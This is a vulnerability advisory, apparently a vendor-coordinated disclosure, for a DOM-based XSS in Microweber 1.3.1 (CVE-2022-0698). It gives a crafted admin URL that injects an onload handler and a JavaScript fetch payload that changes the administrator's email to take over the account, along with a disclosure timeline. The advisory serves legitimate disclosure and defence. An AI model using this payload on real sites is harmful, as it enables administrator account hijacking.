Home / Advisories / Microweber 1.3.1 DOM XSS to Account Takeover

Microweber 1.3.1 - DOM XSS to Account Takeover

Summary

Affected versions	Version 1.3.1
State	Public
Release date	2022-11-29

Vulnerability

Kind	DOM-Based cross-site scripting (XSS)
Rule	371. DOM-Based cross-site scripting (XSS)
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H
CVSSv3 Base Score	8.8
Exploit available	Yes
CVE ID(s)	CVE-2022-0698

Description

Microweber version 1.3.1 allows an unauthenticated user to perform an account takeover via an XSS on the 'select-file' parameter. The following is an example of a vulnerable URL:

- http://example.com/admin/view:modules/load_module:files#select-file=http://example.com/userfiles/media/default/ovaa-checklist.txt.

Vulnerability

The XSS present in Microweber 1.3.1 allows an unauthenticated remote attacker to perform an Account Takeover. To trigger this vulnerability, we will need to send the following malicious link to an administrator in order to hack their account. The following is an example of a malicious URL:


- http://example.com/admin/view:modules/load_module:files#select-file=http://example.com/userfiles/media/default/ovaa-checklist.php%22onload%3d%22javascript:PAYLOAD%22+///.txt

In the **PAYLOAD** field we will put the following malicious JS code:

```
fetch('http://example.com/api/user/1',{
    method:'POST',
    credentials:'include',
    headers:{
        'Content-type':'application/x-www-form-urlencoded;charset%3dUTF-8'
    },
    body:'id%3d1%26_method%3dPATCH%26username%3dadmin%26email%3dattacker%40fluidattacks
})
```


Exploitation

To exploit this vulnerability, a malicious URL must be sent to the administrator of the Microweber instance. Once the administrator enters the link, we will change the email address associated with their account to one that is under our control.




cbelloatfluid.com/admin/view:modules/load_module:users/edit-user:1

First Name: Admin
Last Name: Fluidattacks
Email: cbello@fluidattacks.com
Phone:
☑ Send the new user an email about their account.



cbelloatfluid.com/admin/view:modules/load_module:users/edit-user:1

Edit user
Username: admin
Password Change Password
First Name: Admin
Last Name: Fluidattacks
Email: cbello@fluidattacks.com
Phone:
☑ Send the new user an email about their account.



cbelloatfluid.com/admin/view:modules/load_module:users/edit-user:1

Edit user
Username: admin
Password Change Password
First Name: Admin
Last Name: Fluidattacks
Email: attacker@fluidattacks.com
Phone:
☑ Send the new user an email about their account.

Our security policy

We have reserved the CVE-2022-0698 to refer to this issue from now on.

- https://fluidattacks.com/advisories/policy/

System Information

- Version: Microweber 1.3.1
- Operating System: GNU/Linux
- Web Server: Apache
- PHP Version: 8.1.9
- Database and version: MySQL

Mitigation

An updated version of Microweber is available at the vendor page.

Credits

Timeline

- 2022-09-05
  Vulnerability discovered.
- 2022-09-05
  Vendor contacted.
- 2022-09-19
  Vendor replied acknowledging the report.
- 2022-09-19
  Vendor Confirmed the vulnerability.
- 2022-09-19
  Vulnerability patched.
- 2022-11-29
  Public Disclosure.

Services

Continuous Hacking

One-shot Hacking

Comparative

Solutions

DevSecOps

Secure Code Review

Red Teaming

Breach and Attack Simulation

Security Testing

Penetration Testing

Ethical Hacking

Vulnerability Management

Blog

Certifications

Documentation

Contact

Service Status - Terms of Use - Privacy Policy - Cookie Policy